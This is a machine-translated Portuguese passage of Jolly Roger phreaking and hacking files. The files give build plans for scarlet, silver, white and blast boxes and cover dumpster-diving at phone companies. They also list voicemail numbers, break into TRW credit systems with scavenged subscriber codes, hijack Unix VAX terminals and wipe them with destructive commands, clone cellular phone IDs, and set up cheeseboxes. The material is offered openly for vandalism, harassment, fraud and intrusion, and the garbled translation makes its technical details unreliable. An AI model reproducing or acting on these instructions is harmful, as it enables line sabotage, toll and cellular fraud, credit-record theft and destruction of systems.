Se algum leitor deve descobrir um Remob durante dele (ou dela), excursões de digitalização, por favor, mantenha em mente as muito rígidas leis federais sobre uso de escutas telefônicas e não autorizado de propriedade privada Bell.

Planos de Caixa 102.Scarlet por The Jolly Roger

O objetivo de uma caixa de Scarlet é criar uma conexão muito ruim, ele pode ser usado para derrubar um BBS ou apenas tornar a vida miserável para aqueles que você procura para vingar.

Materiais:

-

2 garras jacaré

-

3 fios polegada, ou um resistor (fio liso criará maior quantidade de estática) (Resister vai diminuir a quantidade de estática em proporção à Opositor você está usando)

1.Find caixa de telefone em sua casa das vítimas e pop a tampa.

2.Find as duas pontas que a linha de telefone que deseja caixa está conectado.

3.Hook suas garras jacaré para sua (fio / resistente).

4.Find o menor pino do meio e tirar todos os fios conectados a ele, eu acho que isso desativa o chão e chamada em espera e merdas assim.

5.Now tomar uma das garras jacaré e anexá-lo ao superior mais pinos, e tomar o outro e anexá-lo ao pino média baixa.

6.Now colocar a tampa de volta na caixa e tirar!

** # # # # # # # # **

** # # # # # # **

#


```

/
# # # # # # /
# # # # # # # # /
/
/
/
/
/
/
/
** /
**
**
**
**
**
**

```

(**) = Dentes
 **

(/) = (Wire / resister)

(# #) = Alguns telefone besteira

103.Silver Box planos do Jolly Roger

Introdução:

Página 87

Primeiro um bit de Trivia do Telefone. Um teclado de telefone padrão tem 12 botões. Estes botões, quando pressionado, produzem uma combinação de dois tons.

Esses tons representam a linha e a coluna do botão que você está empurrando.

```

1 1 1
2 3 4
0 3 7
6 7 9
697 (1) (2) (3)
770 (4) (5) (6)
851 (7) (8) (9)
941 (*) (0) (#)

```

Então, (1) produz um tom de 697 1,209, (2) produz um tom de 697 1,336, etc

Função:

O que a Caixa de Prata faz é apenas criar uma outra coluna de botões, com o novo tom de 1633. Estes botões são chamados de A, B, C, e D.

Utilidade:

Quem sabe alguma coisa sobre phreaking deve saber que, nos velhos tempos de phreaking, phreaks usavam hardware para se divertir em vez de

Sprint de outras pessoas e códigos MCI. O mais famoso (e útil) foi o bom Box ol' Blue. No entanto, Ma Sino decidiu lutar para trás e

agora a maioria dos sistemas de telefonia têm proteções contra caixas tom de emissão. Isso faz com que o boxe praticamente inútil na maioria das áreas dos Estados Unidos (Ou seja, as áreas com Barra ou Passo-a-Passo). Se você vive em ou perto de uma cidade de bom tamanho, então o seu sistema de telefone é provavelmente up-to-date (ESS)

e esta caixa (e a maioria dos outros) será inútil. No entanto, se você vive no meio do nada (sem querer ofender), você pode encontrar um uso para esta e de outras caixas.

Materiais:

-

1 Foot of Azul Fio

-

1 pé de fio cinza

-

1 Foot of Fio Brown

-

Um pequeno interruptor SPDT (*)

-

1 Standard Ma de Bell Telefone

(*) SPDT = Pole Single / Double Lance

Ferramentas:

-

Um ferro de solda

-

Uma chave de fenda de ponta chata

Procedimento:

1. Solte os dois parafusos na parte inferior do telefone e tire a caixa fora.

2. Loosen os parafusos do lado do teclado e remover o teclado do suporte de montagem.

3. Retire a tampa de plástico a partir do teclado.

4. Rode o teclado de modo que * 0 # é voltado para você. Vire o teclado de novo. Você vai ver um monte de fios, contatos, duas bobinas pretas, etc

5. Look na bobina do lado esquerdo. Ela terá cinco (5) Soldas Contatos voltado para você. Soldar o fio cinza para o quarto pólo de contato da esquerda.

6. Solder a outra extremidade do fio cinza para o Pólo esquerda do interruptor SPDT.

7. Find os 3 (três) contatos dourados na borda inferior do teclado. À esquerda de contato, separe delicadamente os dois conectores tocantes

(Eles estão soldadas) e espalhá-los separados.

8. Solder o fio castanho ao contato mais distante de você, e soldar a outra extremidade para o Pólo direita do interruptor SPDT.

9. Solder o fio azul ao contato mais próximo, ea outra extremidade para o pólo central do interruptor SPDT.

10. Coloque o telefone de volta juntos.

Usando a caixa de Prata:

O que você acabou de fazer foi instalado um interruptor que vai mudar a coluna # 369 em uma coluna ABCD. Por exemplo, para discar um 'B', mude para

Tons e caixa de prata bateu '6 '.

Ninguém tem certeza dos usos A, B, e C. No entanto, em uma área com um sistema de telefone antigo, o botão 'D' tem um efeito interessante. Discar

Directory Assistance e segure 'D'. O telefone vai tocar, e você deve obter um tom pulsante. Se você receber um operador puto-off, você tem um

novo sistema de telefone com defesas contra Boxes prata. Ao ouvir o tom pulsing, discar um 6 ou 7. Estas são as extremidades do circuito.

104. Bell Trashing por The Jolly Roger

The Phone Co. vai a extremos em algumas ocasiões. Na verdade, a menos que você realmente saiba o que esperar deles, eles vão surpreender o heck fora de

lo com as suas "tarifas não publicadas". Recentemente, a situação foi trazido a minha atenção que até então eu estava totalmente inconsciente, menos

mentonar, tinha alguma preocupação. Tratava-se de lixo! O telefone co. vai tão longe a ponto de processar quem vasculha por meio de sua lixo e ajuda-se a alguns

Claro, eles têm as suas razões para isso, e não há dúvida de benefícios de tal ação. Mas, por que eles deveriam ser tão exigente sobre o lixo? O

resposta em breve tornou-se claro para mim: as enormes caixas de metal são preenchidos com mais de desperdício de alimentos de idade e se recusam ... Embora seja pacífico Tele.

política de reciclagem de resíduos de papel, às vezes os funcionários não negligenciar esta operação sagrada quando a classificação do lixo. Assim top-secret

confidenciais registros Co. Telefone ir para os caixotes do lixo, em vez dos trituradores de papel. Uma vez que é constantemente atualizado com "empresa

memorandos, e é fornecido com material de referência extensa, o telefone co. deve continuamente descarte dos materiais desatualizados. Alguns telefone

empresas são fornecidos a cada ano com o "Práticas do Sistema" guia completo. Esta publicação é uma biblioteca de mais de 40 longa pé de referência

o material sobre tudo a ver com telefones. Como a nova edição chega cada ano, a versão antiga de "Práticas do Sistema" também deve ser

jogado fora.

Eu rapidamente descobri onde alguns phreaks telefônicas locais estavam recebendo seu material. Eles rastejam nos caixotes do lixo e remover selecionado

itens que são de particular interesse para eles e seus colegas phreaks. Uma phreak na área de Los Angeles foi recuperado o completo

1972 edição de "Práticas do sistema de Bell". É tão grande e estava fora de ordem (os ligantes havia sido removido) que levou mais de um ano para resolver o

para fora e criar o suficiente estantes para ele em sua garagem.

Grande parte deste "Top Secret" a informação é tão secreto que a maioria das empresas de telefonia não têm idéia do que está em seus arquivos. Eles têm as mãos cheias

simplesmente substituindo tudo cada vez que uma mudança na redação requer uma nova revisão. Parece que eles gastam mais papel do que eles podem ler!

Demorou um pouco para Hollywood gerente de tráfego Cal descobrir como todos os phreaks telefônicas locais constantemente descobriu o switchroom

números de teste.

Sempre que alguém queria usar o testboard, eles encontraram os phreaks telefônicas locais nas linhas de falar a todos os pontos de todo o mundo. Chegou a o ponto onde os lustres de lixo locais sabia mais sobre as operações do escritório do que os próprios funcionários. Uma phreak foi tão longe como a ligar e dizer um agulheiro que sua próxima missão diária seria. Isto, no entanto, provou ser demasiado. O manobreiro traçado da chamada e um phreak foi negada a ferramenta de seu comércio. Em outro incidente, em vez bem-humorado, um phreak companheiro estava vasculhando o lixo quando ouviu alguém se aproximando. Apertou -se contra a lateral da bandeja e, silenciosamente, esperou pelas guloseimas para vir. Que você pode imaginar sua surpresa quando o de lixo a partir de o lunchroom aterrissou on sua cabeça. A maioria das pessoas acham que as noites melhor para verificar as suas pilhas de lixo Telco locais. A única coisa necessária é uma lanterna e, em o caso mencionado acima, possivelmente, um casaco de chuva. Uma palavra de advertência, porém, antes de você sair correndo e mergulhar na pilha de lixo. É provavelmente ilegal, mas não importa onde você mora, você certamente não vai conseguir o policial local para segurar a lanterna para você.

105.Canadian WATS Agenda por The Jolly Roger

800-227-4004 ROLM Colágeno Corp

800-227-8933 ROLM Colágeno Corp

800-268-4500 Voice Mail

800-268-4501 ROLM Texaco

800-268-4505 Voice Mail

800-268-6364 Nacional de Crédito Dados

800-268-7800 Voice Mail

800-268-7808 Voice Mail

800-328-9632 Voice Mail

800-387-2097 Voice Mail

800-387-2098 Voice Mail

800-387-8803 ROLM Canadian Tire

800-387-8861 ROLM Canadian Tire

800-387-8862 ROLM Canadian Tire

800-387-8863 ROLM Canadian Tire

800-387-8864 ROLM Canadian Tire

800-387-8870 ROLM Halifax Vida

800-387-8871 ROLM Halifax Vida

800-387-9115 ASPEN Sunsweep
800-387-9116 ASPEN Sunsweep
800-387-9175 PBX [Hold Música = CHUM FM]
800-387-9218 Voice Messenger
800-387-9644 Transportadora
800-426-2638 Transportadora
800-524-2133 Aspen
800-663-5000 PBX / Voice Mail [Hold Música = CFMI FM]
800-663-5996 correio de voz (cinco anéis)
800-847-6181 Voice Mail

Página 89

NOTAS: Cada um desses números está disponível para o (British Columbia) Código de área 604. A maioria está disponível Canadá Ampla e alguns estão localizados nos Estados Unidos. Os números designados ROLM foram identificados como estando ligado a um sistema de Phonemail ROLM. Números designado ASPEN estão conectados a um sistema de mensagem de voz ASPEN. Números designados correio de voz têm sido identificados como a equipamentos de uso na linha. Números designados transportadora são respondidas por um modem ou conjunto de dados. A maioria dos sistemas de mensagens de voz, e tudo o Rolms, soa como uma secretária eletrônica. Pressione 0 durante a gravação, quando em uma Rolm, * ou # ou outro DTMF em outros sistemas, e ser impelido em outro mundo ...

106.Hacking TRW por The Jolly Roger

Quando você chamar TRW, o acesso discado vai se identificar com a mensagem

"TRW". Será, então, esperar para que você digite a resposta apropriada para trás (como CTRL-G), uma vez que este tem sido feito, o sistema vai dizer "CIRCUITO

CONSTRUÇÃO EM CURSO "Junto com alguns números. Após isso, ele limpa a tela (CTRL + L), seguido de um CTRL-Q. Após o sistema envia

o CTRL-Q, ele está pronto para a solicitação. Primeiro você digitar o identificador de 4 caracteres para a área geográfica da conta ..

(Por exemplo) TCA1 - com certeza Califórnia e assinantes vizinhança.

TCA2 - A segunda panturrilha. Sistema TRW.

TNJ1 - O NJ Database.

TGA1 - A Geórgia Database.

Então o usuário <CR> tipos A e, em seguida, na linha seguinte, ele deve digitar o seu 3 Char. Opção. A maioria dos pedidos utilize a opção RTS. OPX, RTX, e um alguns outros existem. (NOTA) TRW aceitará um A, C ou S, como o 'X' nas opções acima.) Então, finalmente, o usuário digita seu código de assinante de 7 dígitos.

Ele acrescenta sua senha caráter 3-4 depois. Parece que se você conseguir se apossar de uma impressão TRW (Lixeira em Sears, Saks, ETC. Ou

de ficar a impressão de crédito a partir deles) Seu código de assinante estarão sobre ele, deixando apenas um personagem 3-4 p / w até você.

Por exemplo, a

(Chame o DialUp)

Tipos de Sistema da TRW, (ST) CTRL-G

(Você tipo, YT) edifício Circuit em andamento 1234

(ST) CTRL-L CRTL-Q (TCA1 CYT) BTS 3000000AAA

<CR> <CTRL-S> (YT]

Nota: Este sistema está em Half Duplex, paridade par, 7 bits por palavra e 2 bits de parada.

ATENÇÃO: É um rumor muito estressado que depois de digitar a senha TRW três (3) vezes .. Estabelece um Número de Identificação Automática em seu ass, então tome cuidado. E esqueça quem te disse como fazer isso ..

107.Hacking Vax do Unix e pelo The Jolly Roger

Unix é uma marca registrada da AT & T (e você sabe o que isso significa)

Neste artigo, discutimos o sistema UNIX que roda em vários sistemas vax. Se você estiver em outro sistema de tipo UNIX, alguns comandos

podem ser diferentes, mas uma vez que está licenciado para sino, eles não podem fazer muitas mudanças.

Cortar em um sistema UNIX é muito difícil, e neste caso, aconselha tendo uma fonte interna, se possível. A razão é difícil cortar um

VAX é este: Muitos VAX, depois que você começa a transportadora a partir deles, responder =>

Login:

Eles te dão nenhuma chance de ver o que o formato do nome de login é. Mais comumente utilizados são palavras simples, com menos de 8 dígitos, normalmente a pessoa

nome. Existe uma maneira de contornar isso: Most VAX tem uma acct. chamado de 'sugerir' para que as pessoas usam para fazer uma sugestão para o terminal de raiz do sistema. Isso geralmente é visto pelo operador do sistema, mas ao final ele provavelmente está em casa dormindo ou aparafusar o cérebro de alguém. Assim, podemos escrever um programa para enviar ao VAX este tipo de mensagem: Um congelamento da tela (Cntl-S), tela clara (depende do sistema), a cerca de 255 lixo caracteres e, em seguida, um comando para criar um acct de login., depois que você limpar a tela novamente, então descongelar o terminal. O que isto significa: Quando o terminal é congelada, ela mantém uma reserva de que é enviado. Bem, o tampão é de cerca de 127 caracteres. para que transbordam com lixo e Em seguida enviaremos uma linha de comando para criar um acct. (Dependente do sistema). Após isso, você limpar o buffer e tela novamente, então descongelar o terminal. Esta é uma má maneira de fazê-lo, e é muito mais agradável se você acabou de enviar um comando para o terminal para desligar o sistema, ou o que você são depois ... Há sempre, * sempre * um acct. chamado de raiz, o mais poderoso acct. estar em, uma vez que tem todos os arquivos de sistema no-lo. Se você cortar o seu caminho para esta, então tudo é fácil a partir de agora ... No sistema Unix, a chave abortar é a chave Cntl-D. Assista quantas vezes você acertar isso, pois também é uma forma de fazer logoff do sistema! Um pouco sobre a arquitetura UNIX: O diretório raiz, chamado de raiz, é onde o sistema reside. Após isso vem alguns 'Sub' diretórios raiz, geralmente para coisas de grupo (estatísticas aqui, priv coisas aqui, o registro de usuário aqui ...). Em isso vem o superusuário (o operador do sistema), e depois, finalmente, os usuários normais. No unix 'Shell' tudo é tratado da mesma. Com isto queremos dizer: Você pode acessar um programa da mesma maneira que você acessar um diretório de usuário, e assim por diante. A forma como o sistema Unix foi escrito, tudo, os usuários incluídos, são apenas programas que pertencem ao diretório raiz. Aqueles de vocês que cortado na raiz, o sorriso, pois você pode

estragar tudo ... o nível principal (nível executivo) prompt de sistema UNIX é o \$, e se você estiver na raiz, você tem um # (prompt de superusuário).

Ok, algumas noções básicas para o sistema ... Para ver onde você está, e quais os caminhos são ativos em relação à sua conta de usuário, digite

=> Pwd

Isso mostra o seu acct. separados por uma barra com um outro caminho (acct.), possivelmente várias vezes. Para conectar-se através de um outro caminho, ou muitos caminhos, você deverá digitar:

Você => path1/path2/path3

E então você está conectado todo o caminho de path1 para path3. Você pode

executar os programas em todos os caminhos que você está conectado. Se isso acontecer

não permitir que você se conecte a um caminho, então você tem privs insuficientes, ou

o caminho é encerrado e arquivado em fita. Você pode executar programas desta forma

também:

você => path1/path2/path3/program-name

Unix trata tudo como um programa e, portanto, há alguns comandos para aprender ...

Para ver o que você tem acesso no fim de caminho, tipo:

ls

para ver a lista. Este mostrar os programas que podem ser executados. Você pode ligar para o diretório raiz e executar os seus programas de com =>

/ Root

By the way, a maioria dos sistemas Unix têm o seu arquivo de log na raiz, então você pode configurar uma vigilância sobre o arquivo, esperando que as pessoas faça o login e arrebatam a senha que passa através do arquivo. Para se conectar a um diretório, use o comando:

=> Cd caminho

Isso permite que você faça o que quiser com o diretório. Você pode ser solicitado para uma senha, mas esta é uma boa maneira de encontrar outros usuários

nomes para cortar em. O caractere curinga em unix, se você quiser procurar por um caminho para um jogo ou tal, é o *.

=> Ls / *

Deve mostrar o que você pode acessar. Os tipos de arquivos são as mesmas que eles estão em um dezembro, para se referir a essa seção ao examinar arquivos. Para ver o que está em um arquivo, use o

=> Pr

filename, em arquivo para impressão. Aconselhamos a brincar com caminhos para pegar o jeito do conceito. Existe ajuda on-line disponível na maioria

sistemas com um 'help' ou '?'. Aconselhamos que você olha e atravesse o arquivos de ajuda e prestar atenção a qualquer coisa que eles lhe dão em caminhos, ou o

comandos para o sistema. Você pode, como usuário, criar ou destruir diretórios na árvore abaixo de você. Isto significa que a raiz pode matar tudo

mas raiz, e você pode matar qualquer um que estão abaixo de você. Estes são o

=> Mkdir caminho

=> Rmdir caminho

comandos. Mais uma vez, você não está sozinho no sistema ... type =>

que

para ver o que outros usuários estão conectados ao sistema no momento. Se você

quer falar com eles =>

escrever nome de usuário

Permitirá que você para conversar, ao mesmo tempo, sem ter que se preocupar com o analisador. Para enviar e-mail para um usuário, digamos

=> Correio

E entrar no sub-sistema de correio. Para enviar uma mensagem para todos os utilizadores do sistema, digamos

=> Parede

Página 91

Que significa "escrever tudo '. By the way, em alguns sistemas, tudo que você tem a fazer é apertar a tecla <return> para acabar com a mensagem, mas em outros você deve apertar a tecla cntl-D. Para enviar uma única mensagem para um usuário, digamos

=> Escrever nome de usuário

Isto é muito útil novamente! Se você enviar a seqüência de caracteres discutidos no início deste artigo, você pode ter o super-usuário

terminal de fazer truques para você novamente.

Privs:

Se você quiser privs superusuário, você pode logar como root, ou editar o seu acct. por isso, pode-se dizer

=> Su

isso dá-lhe agora o prompt #, e permite-lhe completamente by-pass a proteção. Os maravilhosos desenvolvedores conscientes de segurança no sino

tornou muito difícil de fazer muito sem privs, mas uma vez que você os tem, não há absolutamente nada que impeça você de fazer o que quiser

para. Para derrubar um sistema UNIX:

=> Chdir / bin

=> Rm *

este apaga o bin caminho, onde todos os arquivos de manutenção do sistema estão. Ou tente:

=> R-r

Esta forma recursiva remove tudo sistema fromthe exceto o próprio comando remove. Ou tente:

=> Matar -1,1

=> Sync

Isso apaga os dispositivos do sistema de operação. Quando você finalmente está doente e cansado de hackers em sistemas VAX, é só apertar o CNTL-d e chave repetir, e você acabará por ser desconectado.

A razão pela qual este arquivo parece ser muito superficial é o fato de sino tem 7 versões licenciadas do unix para fora do domínio público, e esses comandos

são os que são comuns a todos eles. Eu recomendo que você cortar para o diretório raiz ou bin, uma vez que têm os mais altos níveis de privs, e não há

realmente não há muito que você pode fazer (exceto desenvolver software) sem eles.

Circuitos 108.Verification por The Jolly Roger

1.One circuito conferência verificação ocupado é sempre fornecido. O circuito é uma ponte de conferência de três vias que permite que um operador para verificar a

a condição de ocupado / inativo de uma linha de assinante. A pedido de um partido de tentar chegar a um número de diretório especificado, disca o operador

o chamado número de linha, para determinar se a linha está em uso, se o receptor estiver fora do gancho, ou se a linha está em bloqueio, devido a uma condição de falha. O

operador, em seguida, retorna para a festa tentando alcançar o número de diretórios e afirma a condição da linha. Linhas com a segurança dos dados não pode ser acessado para verificação ocupado quando a linha estiver em uso. (Consulte também a segurança dos dados.)

Portas 2.Three são atribuídos a cada circuito conferência verificação ocupado. Uma porta é para o acesso do operador e duas portas são usadas para dividir uma

conexão existente. Para verificar a condição de ocupado / inativo de uma linha, o operador estabelecido uma conexão com a porta de acesso do operador e disca

o número de diretório da linha para ser verificada. Se a linha está em uso, a ligação existente é quebrado e imediatamente restabelecida através

as outras duas portas do circuito de verificação ocupado sem interrupção. Circuito de verificação de ocupado é controlado por código de acesso. Um dedicado

tronco pode ser utilizado, mas não é necessário.

Circuito verificação ocupado 3.O também pode ser usado para o teste de verificar a partir do teste do painel B. conferência verificação fio chefes adicionais ocupado

circuitos (002.749), não é direito de um manual de ESS palavra por palavra! E eu estou ficando 25 pés lineares de manuais SEE! Sem contar o

pilha recebidos até agora!

Box 109.White planos do Jolly Roger

Introdução:

The White Box é simplesmente um teclado portátil de tom. Para mais informações sobre touch-tone, ver meus planos caixa de prata.

Materiais:

-

1 Touch-Tone Keypad

-

Uma miniatura 1000-8 Ohm Transformer (Radio Shack # 273-1380)

Página 92

-

1 Standard 8 Ohm Speaker

-

2 Batteries de 9V

-

2 Clipes bateria de 9V

Procedimento:

1. Conecte o fio vermelho do Transformer em qualquer terminal do alto-falante.
2. Conecte o fio branco do transformador para o outro terminal do alto-falante.
3. Conecte o fio vermelho de um clipe de bateria ao fio preto do outro clipe de bateria.
4. Conecte o fio vermelho do segundo clipe de bateria para o fio verde a partir do teclado.
5. Ligue o fio azul do teclado para o fio laranja / preto a partir do teclado.
6. Conecte o Fio Preto do primeiro clipe de bateria para os dois fios acima (azul e preto / laranja).
7. Conecte o fio preto do teclado para o fio azul do Transformer.
8. Conecte o fio vermelho / verde do teclado para o fio verde do Transformer.
9. Faça-se o fio preto do transformador e os restantes fios do teclado são gratuitos.
10. Conecte as baterias.

Opcional:

1. Coloque tudo isso em um caso.
2. Adicione uma caixa de prata para ele.

Uso:

Basta usá-lo como um teclado normal, exceto colocar o alto-falante próximo ao receptor do telefone que você está usando.

Box BLAST 110. The por The Jolly Roger

Nunca quer para realmente fazer yourself ser ouvido? Nunca falar com alguém no telefone que simplesmente não cala a boca? Ou apenas chamar o operador e pop-la tímpano? Bem, até recentemente, tem sido impossível para você fazer essas coisas. Isto é, a menos é claro que você tem uma caixa de explosão. Tudo uma explosão caixa é, é um amplificador muito barato (cerca de 5 watts ou menos) ligado no lugar do microfone do seu telefone. Ele funciona melhor com o modelo 500

AT & T telefones, e se construíram pequenos o suficiente, pode ser colocado dentro do telefone.

Construção:

Construção não é realmente importante. Well que é, mas desde que eu estou deixando que você faça o seu próprio amp, I realmente não tem para incluir este.

Uso:

Uma vez que você construiu sua caixa de explosão, basta conectar um microfone (ou usar o microfone do telefone) para a entrada do amplificador, e pronto.

Não é isso. Agora, acredite ou não, este dispositivo realmente funciona. (Pelo menos no travessão.) Parece que os sistemas de comutação sino Illinois permite que um monte de corrente para passar através do escritório de comutação, e para quem você está ligando. Quando você fala no telefone, ele sai do outro telefone (novamente ele funciona melhor se o telefone que você está chamando tem o padrão elétrico ocidental fone de ouvido) incrivelmente alto. Este dispositivo está em é especialmente bom para drives de Inscrição PBS. Have "Phun", e não seja pego!

111.Dealing com a taxa & Operador Rota pelo Jolly Roger

Parece que cada vez menos pessoas têm caixas azuis nos dias de hoje, e isso é realmente muito ruim. As caixas azuis, embora não tudo o que ótimo para fazer

chamadas gratuitas (uma vez que o TPC pode dizer quando a chamada foi feita, bem como onde ele estava e também a partir de), são realmente muito divertido para brincar. Breve tornando-se um verdadeiro operador TSPS ao vivo, eles são a única maneira que você pode realmente jogar com a rede.

Para os poucos de vocês com caixas azuis, aqui estão algumas frases que podem tornar a vida mais fácil quando se lida w om os operadores de taxa e via (R & R).

Para obter o op R & R, você enviar uma KP + 141 + ST. Em algumas áreas, você pode precisar colocar outro NPA antes do 141 (ou seja, KP + 213 + 141 + ST), se você não tem ops R & R locais.

O operador R & R tem uma infinidade de informações, e tudo que é necessário para obter esses dados são murmurando frases enigmáticas. Existem basicamente quatro especiais frases para dar a ops R & R. Eles são rota números, rota DIRETÓRIO, rota operador e nome de lugar.

Para obter um código de área de R & R para uma cidade, pode-se chamar o operador R & R e pedir a rota números. Por exemplo, para encontrar o código de área para Carson City, Nevada, que pediria para o op R & R para "Carson City, Nevada, rota números, por favor." e obter a resposta, "Certo ... 702 plus." significado que 702 mais 7 dígitos nos leva lá.

Às vezes, auxílio à lista não é apenas NPA 131. A maneira de obter essas rotas é chamar R & R e pedir "Anaheim, Califórnia, o diretório rota, por favor. "Claro, ela nos disse que era 714 plus, o que significa 714 + 131 nos leva a DA op lá. Esta é uma espécie de exemplo inútil, mas Eu não podia chegar a um melhor no curto prazo.

Página 93

Vamos dizer que você queria saber como chegar ao operador para dentro de Sacramento, Califórnia. Os seis primeiros dígitos de um número em que a cidade vai ser necessário (o NPA e um NXX). Por exemplo, vamos usar 916 756. Poderíamos chamar de R & R, e quando o operador respondeu, dizendo: "916 756, rota operador, por favor. "O operador de diria que, "916 acrescido de 001 plus." Isso significa que 916 + 001 + 121 vai te dar o operador para dentro de Sacramento. Você sabe o cidade que corresponde a 503 640? O operador R & R faz, e dizer-lhe que é Hillsboro, Oregon, se você docemente pedir "o nome do local, 503 640, por favor. " Por exemplo, digamos que você precisa a rota diretório para Sveg, Suécia. Basta ligar para R & R, e pedir, "International, Baden, na Suíça. TSPS rota diretório, por favor. "Em resposta a isso, você ia ficar," Right ... Diretório para Sveg, Suécia. Código do país 46 mais 1170. "Então você tinha rota se a um emissor internacional, e enviar 46 + 1170 para obter o operador de DA, na Suécia. Rotas operador para dentro, para vários países são obtidos da mesma forma "International, em Londres, Inglaterra, TSPS rota para o interior, por favor." e obter "Código do país 44, mais 121.", Portanto,, de 44 anos acrescido de 121 faz com que você para dentro for London. Dentro você pode obter assistência linguagem se você não fala a língua. Diga o interior, "United States chamado assistência. Língua estrangeira para completar uma chamada para (chamado partido) em (número chamado). " Operadores de P & R são pessoas são pessoas também, você sabe. Portanto, seja sempre educado, fazer uso certeza deles, e marcar com cuidado.

Phreaking 112.Cellular por The Jolly Roger

O sistema de telefone celular / móvel é aquele que está perfeitamente configurado para ser explorada por phreaks com o conhecimento e equipamento adequado. Obrigado a desregulação, do BOC regionais (Bell Operating Companies) são dispersos e não se comunicam umas com as outras muito. Phreaks pode levar vantagem deste fingindo ser clientes de telefonia móvel, cuja "base" é uma cidade servida por um BOC diferente, conhecido como "vagabundo".

Uma vez que é impraticável para cada BOC para acompanhar os clientes de todas as outras do BOC, que normalmente vai permitir que o cliente possa fazer as chamadas ele deseja, muitas vezes com um custo adicional de algum tipo.

O projeto de lei é, então, encaminhado para o do roamer casa BOC para a coleção. No entanto,-lo é razoavelmente simples (com as obter ferramentas corretas) para criar um ID da bogus

número de seu telefone celular, e fingir ser um vagabundo de outra cidade e estado, que é "apenas visitar". Quando o BOC tenta recolher

para as chamadas do seu suposto "casa BOC", eles vão descobrir que você não é um cliente real, mas até lá, você pode criar um completamente novo identidade eletrônica, e utilizá-lo.

Como o sistema celular saber quem está chamando, e onde eles estão? Quando um telefone móvel entra na área de uma célula de transmissão, transmite

seu número de telefone e seu número de identificação 8 dígitos para que a célula, que irá acompanhar-lo até que ele fica longe o suficiente de que a qualidade de som é suficientemente

diminuído, e, em seguida, o telefone é "entregue" à célula que o cliente tem andado ou empurrados para. Este processo continua enquanto o

telefone tem poder e está ligado. Se o telefone está desligado (ou o carro é), alguém tenta ligar para o telefone móvel receberá um

gravação ao longo das linhas de "O cliente de telefonia móvel que marcou deixou o veículo conduzido ou fora da área de serviço." Quando uma chamada é

feita para um telefone celular, o equipamento de comutação irá verificar para ver se o celular está sendo chamado de "logado", por assim dizer, ou presente em um das células. Se for, a chamada será, então, agir (para as partes que falam), assim como uma chamada normal - o chamador pode ouvir um tom de ocupado, o telefone pode apenas

anel, ou a chamada pode ser respondida.

Como o equipamento de comutação saber se é ou não um telefone particular está autorizado a usar a rede? Muitas vezes, as-lo não o faz. Quando um

revendedor instala um telefone celular, ele dá o número do telefone ID (um número hexadecimal de 8 dígitos) para a BOC local, bem como a phonenumber

o BOC atribuído ao cliente. Depois disso, sempre que um telefone está presente em uma das células, os dois números são verificados - eles devem

ser registrados para a mesma pessoa. Se eles não corresponderem, a telco sabe que uma tentativa de fraude está ocorrendo (ou na melhor das hipóteses, alguns transmissão

erro) e não vai permitir que as chamadas sejam colocados ou recebeu naquele telefone. No entanto, é impraticável (especialmente tendo em conta o estado actual da

desregulamentação) para a telco ter registros de cada cliente de celular de cada BOC. Portanto, se você está indo para criar uma identidade falsa / phone

combinação de números, ela terá de ser "baseado" em uma área que tem um sistema de celular (obviamente), tem um BOC diferente do seu local faz,

e tem algum tipo de "vagabundo"

acordo de com o seu BOC local.

Como alguém pode "Phreak" um telefone celular? Há três áreas gerais ao phreaking telefones celulares, usando um que você encontrou em um desbloqueado

carro (ou um pé-autônoma sobre o modelo), modificando o seu próprio chip set para se parecer com um telefone diferente, ou gravar o número / ID número de telefone

combinações enviados por outros telefones celulares locais e usando aqueles como o seu próprio. A maioria dos telefones celulares incluem um sistema de "password" bruto para

manter os usuários não autorizados a utilizar o telefone - no entanto, os comerciantes, muitas vezes definir a senha

(geralmente um código de 3 a 5 dígitos) para os quatro últimos dígitos do número do celular do cliente. Se você pode achar que em algum lugar no telefone, você está na sorte. Se não, ele não deve ser muito difícil de cortar, uma vez que a maioria das pessoas não são inteligentes o suficiente para usar algo além de "1111", "1234", ou algo assim. Se você quiser modificar o conjunto de chips em um telefone celular você comprou (ou roubou), existem dois chips (claro, isso depende do modelo e fabricante, o seu pode ser diferente) que terá de ser mudado - um instalado no fabricante (muitas vezes epoxied in) com o ID do telefone número e um instalado pelo revendedor com o número de telefone, e possível o código de segurança. Para fazer isso, você obviamente vai precisar de uma EPROM queimador, bem como o mesmo tipo de fichas utilizadas no telefone (ou um comerciante amigável e sem escrúpulos!). Como para gravar o número de outros clientes de telefonia móvel e usá-los, tanto quanto eu sei, isso é apenas uma teoria ... , mas parece bem possível, se você tem o equipamento para gravar e decodificá-lo. O sistema celular provavelmente pirar se com dois telefones (ID / telefone combinações de números válidos) estavam presentes na rede de uma só vez, mas ainda não se sabe o que vai acontecer.

Página 94

113.Cheesebox planos do Jolly Roger

A cheesebox (nomeado para o tipo de caixa a primeira foi encontrada em) é um tipo de caixa que irá, de fato, fazer o seu telefone um Pay-

Telefone Esta é uma maneira simples, modernizado, e fácil de fazê-lo

Dentro Info: Estes foram usados pela primeira vez por bicheiros, há muitos anos, como forma de fazer chamadas para as pessoas sem ser chamado pela polícia ou ter seus números rastreados e / ou batido

Como fazer uma caixa de queijo Modern

Ingredientes:

-

1 serviço Chamada em Forwarding on a linha de

-

1 Set de Tones Box Red

-

O número de operador de Interceptação de seu prefixo (fazer alguma varredura para este)

How To:

Depois de encontrar o número para a operadora de interceptação em seu prefixo, use o seu reencaminhamento de chamadas e encaminhar todas as chamadas para ela ... isso vai fazer a sua

telefone ficar fora do gancho (na verdade, agora ele espera por um quarto para ser descartado in) ... agora você tem uma caixa de queijo ... Para chamar nesta

Line: Você deve usar seus tons de vermelho e gerar caixa no trimestre cair dentro .. então, você pode fazer chamadas telefônicas para as pessoas ... tanto quanto sei, esta

é bastante seguro, e eles não marcar muito ... Embora eu não tenho certeza, acho que você pode até mesmo fazer chamadas de cartões de crédito a partir de um telefone cheesebox e

não ser rastreado ...

114.How para começar suas próprias conferências! por The Jolly Roger

Black Bart mostrou como iniciar uma chamada de conferência através de uma troca 800, e agora vou explicar como iniciar uma chamada de conferência de uma forma mais

moda ortodoxa, a 2600Hz. Tone.

Em primeiro lugar, a empresa fone tem o que é chamado de sistemas de comutação. Existem vários tipos, mas o que vamos nos preocupar com, é ESS

(Sistema de comutação eletrônica). Se sua área é dividida por ESS, não comece uma chamada em conferência através da 2600Hz. Tone, ou segurança sino vai pregar o seu

ass! Para descobrir se você está sob ESS, ligue para seu escritório local, e perguntar-lhes se você pode obter a chamada em espera / encaminhamento e, se puder, que

significa que você está no país ESS, e chamada de conferência é muito, muito perigoso! Agora, se você não está no ESS, você vai precisar do seguinte

equipamento:

-

Um modem da Apple CAT II

-

